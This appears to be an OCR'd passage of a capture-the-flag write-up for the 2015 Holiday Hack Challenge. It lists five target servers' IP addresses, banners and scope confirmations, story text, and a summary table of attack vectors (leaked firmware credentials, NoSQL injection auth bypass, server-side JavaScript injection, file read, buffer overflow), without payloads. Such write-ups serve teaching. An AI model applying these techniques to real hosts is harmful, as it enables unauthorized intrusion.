


TOP COUNTRIES

United States	2
Japan	1
Brazil	1
Australia	1

TOP ORGANIZATIONS

Amazon.com	5



Showing results 1 - 5 of 5

GIYH::ADMIN PORT V.01

54.233.105.81
ec2-54-233-105-81.sa-east-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-17 15:30:08 GMT
Brazil
Details

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=ydOKn9ObSlNfLLNGNn2x; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-ViPzOnkT4Luz/Fnlww80jg"
Date: Thu, 17 Dec 2015 15:30:04 GMT
Connection: keep-alive
```

GIYH::ADMIN PORT V.01

52.192.152.132
ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com
Amazon.com
Added on 2015-12-14 18:41:32 GMT
Japan, Tokyo
Details

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=hF0I22NapgjBDOWNnHQN; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-nAsgWMyW71xFDMvQfBUdQw"
Date: Mon, 14 Dec 2015 18:41:29 GMT
Connection: keep-alive
```

GIYH::ADMIN PORT V.01

52.2.229.189
ec2-52-2-229-189.compute-1.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:31 GMT
United States, Ashburn
Details

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=s6nuccASPPyul8sqVOji; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-OGOkFF0jqkiCqPkx06ssVw"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive
```

GIYH::ADMIN PORT V.01

52.64.191.71
ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
Australia, Sydney
Details

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=TVAG3lutgC5jiqa2jKKj; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-/gDmdagSwkbxjpd2hl3jEQ"
Date: Wed, 09 Dec 2015 21:32:29 GMT
Connection: keep-alive
```

GIYH::ADMIN PORT V.01

52.34.3.80
ec2-52-34-3-80.us-west-2.compute.amazonaws.com
Amazon.com
Added on 2015-12-09 21:32:30 GMT
United States, Boardman
Details

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=npHZC7J1RGNBTj07h93T; Path=/
Content-Type: text/html; charset=utf-8
Content-Length: 2609
ETag: W/"a31-hpnbKXG/RjFl+aZGuZ77Mg"
Date: Wed, 09 Dec 2015 21:32:28 GMT
Connection: keep-alive
```


SuperGnomes shown in order by number (sg01-sg05):

sg01	GIYH::ADMIN PORT V.01 **52.2.229.189** ec2-52-2-229-189.compute-1.amazonaws.com Amazon.com Added on 2015-12-09 21:32:31 GMT [United States] United States, Ashburn	HTTP/1.1 200 OK X-Powered-By: GIYH::SuperGnome by AtnasCorp Set-Cookie: sessionid=s6nuccASPPyu18sqVOji; Path=/ Content-Type: text/html; charset=utf-8 Content-Length: 2609 ETag: W/"a31-OGOkFF0jqkiCqPkx06ssVw" Date: Wed, 09 Dec 2015 21:32:28 GMT Connection: keep-alive
sg02	GIYH::ADMIN PORT V.01 **52.34.3.80** ec2-52-34-3-80.us-west-2.compute.amazonaws.com Amazon.com Added on 2015-12-09 21:32:30 GMT [United States] United States, Boardman	HTTP/1.1 200 OK X-Powered-By: GIYH::SuperGnome by AtnasCorp Set-Cookie: sessionid=npHZC7JlRGNBTj07h93T; Path=/ Content-Type: text/html; charset=utf-8 Content-Length: 2609 ETag: W/"a31-hpnbKXG/RjF1+aZGuZ77Mg" Date: Wed, 09 Dec 2015 21:32:28 GMT Connection: keep-alive
sg03	GIYH::ADMIN PORT V.01 **52.64.191.71** ec2-52-64-191-71.ap-southeast-2.compute.amazonaws.com Amazon.com Added on 2015-12-09 21:32:30 GMT [Australia] Australia, Sydney	HTTP/1.1 200 OK X-Powered-By: GIYH::SuperGnome by AtnasCorp Set-Cookie: sessionid=TVAG3lutgC5jiqa2jKKj; Path=/ Content-Type: text/html; charset=utf-8 Content-Length: 2609 ETag: W/"a31-/gDmdagSwkbxjpd2hl3jEQ" Date: Wed, 09 Dec 2015 21:32:29 GMT Connection: keep-alive
sg04	GIYH::ADMIN PORT V.01 **52.192.152.132** ec2-52-192-152-132.ap-northeast-1.compute.amazonaws.com Amazon.com Added on 2015-12-14 18:41:32 GMT [Japan] Japan, Tokyo	HTTP/1.1 200 OK X-Powered-By: GIYH::SuperGnome by AtnasCorp Set-Cookie: sessionid=hF0I22NapgjBDOWNnHQN; Path=/ Content-Type: text/html; charset=utf-8 Content-Length: 2609 ETag: W/"a31-nAsgWMyW71xFDMvQfBUdQw" Date: Mon, 14 Dec 2015 18:41:29 GMT Connection: keep-alive
sg05	GIYH::ADMIN PORT V.01 **54.233.105.81** ec2-54-233-105-81.sa-east-1.compute.amazonaws.com Amazon.com Added on 2015-12-17 15:30:08 GMT [Brazil] Brazil	HTTP/1.1 200 OK X-Powered-By: GIYH::SuperGnome by AtnasCorp Set-Cookie: sessionid=ydOKn9ObS1NfLLNGNn2x; Path=/ Content-Type: text/html; charset=utf-8 Content-Length: 2609 ETag: W/"a31-ViPzOnkT4Luz/Fn1ww80jg" Date: Thu, 17 Dec 2015 15:30:04 GMT Connection: keep-alive


Answered Questions:

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?


52.2.229.189	**(sg01)**
52.34.3.80	**(sg02)**
52.64.191.71	**(sg03)**
52.192.152.132	**(sg04)**
54.233.105.81	**(sg05)**




Yes! 52.2.229.189 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.




Yes! 52.34.3.80 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.



Yes! 52.64.191.71 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.



Yes! 52.192.152.132 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.




Yes! 54.233.105.81 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

6) Where is each SuperGnome located geographically?

52.2.229.189	**-**	**[United States] United States, Ashburn**
52.34.3.80	**-**	**[United States] United States, Boardman**
52.64.191.71	**-**	**[Australia] Australia, Sydney**
52.192.152.132	**-**	**[Japan] Japan, Tokyo**
54.233.105.81	**-**	**[Brazil] Brazil**

Part 4) There's No Place Like Gnome for the Holidays: Gnomage Pwnage



Part 4: There's No Place Like Gnome for the Holidays: *Gnomage Pwnage*

Based on their discovery of the SuperGnomes' IP addresses and concerns about what increasingly seemed like a nefarious plot, Jessica and Joshua began to devise a plan of action. Josh, the more aggressively exuberant of the pair, suggested, "Let's hack into those SuperGnomes so we can really find out what's going on!"

Jessica was more circumspect, "We can't hack into those machines without permission! That would be wrong."

Josh replied, "Wrong? Like planting an illegal camera in our house to spy on our every move, and doing the same for millions of houses around the planet, conveniently before the holidays?"

Jessica lectured her brother tritely, "That might be true, but two wrongs don't make a right."

Joshua answered, "Look, sis… the Great and Powerful Oracle, Tom Hessman, has vetted these IP addresses, saying that we are allowed to 'target' each one that he has approved. He even said that each IP address he confirms is 'in scope.' You'll not find a higher authority in the entire Holiday Hack Challenge universe than Tom Hessman himself, so our actions in hacking the SuperGnomes are, in fact, authorized."

Persuaded by her brother's logic, Jessica responded, "Excellent point, Josh. Let's get moving! To gather evidence about this plot efficiently and without tipping our hand, let's make sure we don't launch a denial of service attack or otherwise interfere with the SuperGnome's production processing."

"Where should we begin?" Josh asked.

Jessica's mind was already racing ahead, "We've got the Gnome firmware here. Why don't we look in it for vulnerabilities in the Gnomes. Perhaps the SuperGnomes have the same flaws! You know, I found this gnome.conf file in the Gnome firmware. I'll bet the SuperGnomes have it too."

Josh was excited. "Great idea! Let's get digging."

Once more, Dear Reader, the Dosis children need your assistance in identifying Gnome security flaws and exploiting the SuperGnomes. Please comb through the Gnome firmware to discover various vulnerabilities. Then, based on what you've discovered in the Gnome firmware, attempt to exploit the SuperGnomes at the target IP addresses authorized by Tom Hessman in the Dosis neighborhood. Each SuperGnome has at least one flaw that can be identified by analyzing the Gnome firmware. Also, each SuperGnome is exploitable in a different way from the other SuperGnomes. Your goal is to retrieve the /gnome/www/files/gnome.conf file from each SuperGnome. If you need help in this endeavor, feel free to consult the following Counter Hack team members inside the Dosis neighborhood:


- Tom VanNorman is a great resource for discussing software flaw discovery and exploitation.
- Dan has some fascinating ideas about NoSQL and JSON deserialization.
- Tim loves to discuss Server Side JavaScript Injection and related web shells.
- And, you can't beat Josh Wright when it comes to fun and fanciful discussions about Node.js architecture, LFI attacks, and directory traversal.

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

8) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN IN THE DOSIS NEIGHBORHOOD, attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file. YOU ARE AUTHORIZED TO ATTACK ONLY THE IP ADDRESSES THAT TOM HESSMAN IN THE DOSIS NEIGHBORHOOD EXPLICITLY ACKNOWLEDGES AS "IN SCOPE." ATTACK NO OTHER SYSTEMS ASSOCIATED WITH THE HOLIDAY HACK CHALLENGE.


Analysis / Solution Description:

Initial nmap scanning of all 5 SuperGnomes shows that only an http server on port 80/tcp is open however as with the case with SG05, it's possible other ports may be Internet accessible but blocked via ACL or scanning is being blocked.



```
PORT   STATE SERVICE VERSION
80/tcp open  http?
```

See below the home page of each of the 5 SuperGnomes:



GIYH::ADMIN PORT V.01 – Iceweasel

52.2.229.189

SG-01


Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325

SuperGnome 01

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: Username
Password: Password



GIYH::ADMIN PORT V.01 – Iceweasel

52.34.3.80

SG-02


Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325

SuperGnome 02

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: Username
Password: Password



GIYH::ADMIN PORT V.01 – Iceweasel

52.64.191.71

SG-03


Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325

SuperGnome 03

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: Username
Password: Password



GIYH::ADMIN PORT V.01 – Iceweasel

52.192.152.132

SG-04


Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325

SuperGnome 04

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: Username
Password: Password



GIYH::ADMIN PORT V.01 – Iceweasel

54.233.105.81

SG-05

Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325

SuperGnome 05

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: Username
Password: Password

Each SuperGnome had a unique attack vector which only worked on that specific host. Access to the firmware filesystem and source code contained there (from Part 2) was crucial in determining the attack vector that would be successful for each SuperGnome.

Below is a very high level one-line description of the attack vector used on each SuperGnome. A much more detailed, technical and complete answer for each SuperGnome compromise will be given in the Answered Questions section that follows:

SuperGnome	High Level Means of Compromise
(sg01) 52.2.229.189	Full access to Files section using admin credential found in the firmware
(sg02) 52.34.3.80	Combination of two web site flaws resulting in arbitrary file read
(sg03) 52.64.191.71	NoSQL injection on the login form allows auth bypass/full admin access
(sg04) 52.192.152.132	SSJS injection in the Settings-Upload functionality "postproc" parameter
(sg05) 54.233.105.81	Buffer overflow with canary & ASLR in the sgstatd service on port 4242/tcp

Answered Questions:

